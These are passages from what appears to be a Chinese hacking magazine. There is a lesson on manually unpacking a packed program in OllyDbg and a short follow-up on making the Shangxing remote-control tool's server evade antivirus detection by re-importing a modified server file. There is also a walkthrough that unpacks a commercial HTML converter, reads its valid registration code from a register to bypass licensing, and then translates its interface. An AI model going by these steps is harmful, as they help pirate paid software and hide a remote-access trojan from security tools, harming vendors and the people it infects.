76E09AA9   57            push   edi
76E09AAA   74 18         je     short 76E09AC4
```

图 10

代码看起来稍微复杂了一些，不过不用担心。我们是不用与这里的代码打交道的。现在该怎么办呢？形象的来说明，到了这里就相当于小菜已经脱掉了一只袖子了，因为我们的缘故小菜不敢继续脱下去了，只好停下来等待新的指示。相类似的道理，程序停在了这里也是因为它与壳第一步分离的过程已经完成了，因为设置了断点，所以就不能继续自动运行后面的过程了，同样

停了下来等待我们的命令。不过这个时候程序也可能已经基本与壳分离了，也有可能只分离了一部分。究竟分离了多少是与前面我们设置断点的位置密切相关的，不过我们设置断点的位置，程序基本已经与壳分离的差不多了。这一点是经验哦，小菜只要多多练习就会把握住了。程序目前是中断了，我们该怎么办呢。现在大家在这里按下ALT+F9，作用是返回程序的领空。意义不要求大家理解，记住操作的方法就可以了，按下ALT+F9，于是又来到了这里：

```
00410393    95              xchg    eax, ebp       //停在了这里
00410394    AC              lods    byte ptr [esi]
00410395    84C0            test    al, al
00410397    75 FB           jnz     short 00410394
00410399    FE0E            dec     byte ptr [esi]
0041039B    74 F0           je      short 0041038D
0041039D    79 05           jns     short 004103A4
0041039F    46              inc     esi
004103A0    AD              lods    dword ptr [esi]
004103A1    50              push    eax
004103A2    EB 09           jmp     short 004103AD
004103A4    FE0E            dec     byte ptr [esi]
004103A6  - 0F84 200DFFFF   je      004010CC
```

这里又是一大段的代码，该怎么办呢。其实到了这一步OEP已经近在咫尺了，不过还是那句老话，单步跟踪是一切脱壳方法的基础，所以在这里仍然需要单步跟踪的方法来找到OEP，不过只能跟踪几步就可以了，如图11。

```
00410393     95              xchg    eax, ebp
00410394     AC              lods    byte ptr [esi]
00410395     84C0            test    al, al
00410397   ^ 75 FB           jnz     short 00410394
00410399     FE0E            dec     byte ptr [esi]
0041039B   ^ 74 F0           je      short 0041038D
0041039D   ⌄ 79 05           jns     short 004103A4
0041039F     46              inc     esi
004103A0     AD              lods    dword ptr [esi]
004103A1     50              push    eax
004103A2   ⌄ EB 09           jmp     short 004103AD
004103A4     FE0E            dec     byte ptr [esi]
004103A6   - 0F84 200DFFFF   je      004010CC        注意这里
004103AC     56              push    esi
```

图11

小提示：跟踪这段代码的时候只需要一路F8就可以过关了，但是当遇到 **00410397 ^ 75 FB jnz short 00410394** 这个跳转指令的时候，有的朋友可能就会发现跟踪不下去了，不管怎么样都只是在这几句代码里乱转。需要注意的是，当遇到了这样的问题，我们直接用鼠标选定后面的 **00410399 FE0E dec byte ptr [esi]** 这句代码，然后按下F4就可以跳过上面那个跳转了。我们一路用F8狂飙，当到了最后一句代码 **004103A6 - 0F84 200DFFFF je 004010CC** 时一定要注意，因为OEP马上就要出现了。如果还是用F8的话就会错过这个关键的时刻了，怎么办呢？很简单，当运行到 **004103A6 - 0F84 200DFFFF je 004010CC** 这句代码的时候，因为程序默认的这个跳转是没有实现的，但是我们必须要让它实现。所以，就要按下回车键强行让它实现，我们又来到了这里：

```
004010CC    55      db    55    ;  CHAR 'U'
004010CD    8B      db    8B
004010CE    EC      db    EC
004010CF    83      db    83
004010D0    EC      db    EC
```

大家有没有发现这里的代码简洁了很多，最起码看起来不那么烦人了。其实这里就是程序真正的OEP了，不过目前只是我们看到了这段代码，程序还没有真正运行到这里。把程序运行的脚步也拉到这里来吧，选定第一句代码，按下F4就可以了，如图12。

```
004010CC    55     db    55
004010CD    8B     db    8B
004010CE    EC     db    EC      运行到这里
004010CF    83     db    83
004010D0    EC     db    EC
```

图12

完成了以上的每一个步骤，现在就要兴奋的告诉小菜们，脱壳的任务已经基本完成了，最后只需要把目前干干净净的程序提取出来就可以，方法我们已经接触过了。单击右键在菜单里选择DUMP，保持默认的设置选择保存并且给脱壳后的程序起一个名字，就可以大功告成了，如图13。




图13

小菜们很容易就看出来，使用内存断点法要比单步跟踪法快好多，所以建议大家在掌握了基础的方法后一定要多多思考与练习，这样更快更好的方法才能被我们所掌握。

经过了这一课的学习，我们和小菜一起了解了手动脱壳最基本的两种方法。大家回去后一定要勤加练习，今天的内容只是一个开始，其实关于手动脱壳的方法还有很多种，更好更快的方法在下一课中将为大家细细道来。


（文章中涉及到的软件PEID、ollydbg、CRACKME已经收录在了光盘中）

“打造自动生成免杀的上兴服务端”之补漏

JKS_浅色约定

上期杂志我写了“打造自动生成免杀的上兴服务端”一文，后来当我再次进行测试时，却发现把母体服务端导回上兴的客户端时无法成功导入。估计是Restorator把我加的花指令识别成了一个压缩壳而造成的。那么要如何解决这个问题呢？

我从网上找到了一个工具Explorer，它与Restorator的功能差不多，但我认为比Restorator更好。打开Explorer载入上兴客户端，选中菜单栏的“视图”－“资源”，找到“RC数据”的目录，展开目录就可以看到HOOKMM文件（即母体服务端）。选中HOOKMM文件，单击右键选择“资源编辑”，这时会弹出“资源编辑器”对话框，找到打开原文件的按钮，如图，然后找到要导入的HOOKMM文件，选择点击打开，最后点击保存，就能够成功导入HOOKMM文件了。



破解汉化一条龙

Sharkyc

这天正需要一个网页代码转换的软件，记得以前曾经从网上下载过的，于是就在硬盘里找了起来，终于找到了这个软件“HTML to AnyCode Converter”，这个软件还不错，能将HTML代码转换成JavaScript、ASP、PHP、JSP和Perl来得到保护。今天就用它了，先来看看这个软件，如图1。




图1

不但是英文界面而且还需要注册，既然要用就把它破解了吧。首先还是使用PEID来查壳，显示为UPX，这个壳好办，那就利用ESP定律手工用OD来脱吧。首先使用OD载入主程序，询问是否分析，如图2。




图2

点击否，程序停在了入口处，现在利用ESP定律脱壳，击F8单步步过，这是看右边的寄存器窗口ESP是否被激活，也就是变红没有，如图3。




图3

变红后在命令行下“D D ******”(当前代码ESP值)，回车，D D 就选中下端地址，右键点击断点－－硬件访问－－D W O R D 断点，再按F9运行，到跳转处按F8，就来到了OEP，如图4。




图4

现在点击OD－－插件－－OllyDdump－－DUMP保存就行了。现在使用PEID载入脱壳后的程序“UNPACKED.exe”，显示为Delphi编写的，可以正常运行。第一步脱壳就完成了，现在开始第二步，也就是破解。打开软件，来到注册界面，随便在Name和Code栏输入任意字符，点击注册后，出现窗口提示注册码错误，如图5。




图5

我们记住它的提示，现在使用OD载入脱壳后的程序，选择“Find ACSLL”查找字符串，一载入就看见了熟悉的错误提示，如图6。双击错误提示后来到如下代码，如图7。




图6




图7

发现在错误提示上00487472有一个跳转，上面就是典型的call－text－JNZ/JZ（见代码一.txt）的注册模式。

现在我们在上面的Call F2下断点，F9运行程序，来到注册页面输入注册信息然后点击注册，OD中断在**0048746B |. E8 7CFEFFFF call 004872EC**，我们按F7跟进去看看（见代码二.txt）。按F8一步一步向下运行，注意观察寄存器窗口，运行到0048730D时发现程序把真注册码推入EDX中，在00487312的EDX中出现了真正的注册码。好了复制真注册码，注册程序，第二步完成了。现在进入第三步，汉化程序。前面已经知道了这个程序是使用Delphi编写的，我推荐大家使用ResScope V1.94。使用ResScope载入脱壳后的程序，在资源窗口中点击展开RCData（小提示：Delphi程序的资源数据大部分都在RCData下面），发现第三，第四就是资源所在。好了，现在开始汉化。首先从第三个开始，我们汉化就是把“Caption”项的字符串翻译成中文，一般第一个Caption就是当前窗口的标题。好了最后来看看汉化后的效果吧，再制作一个安装包，如图8。

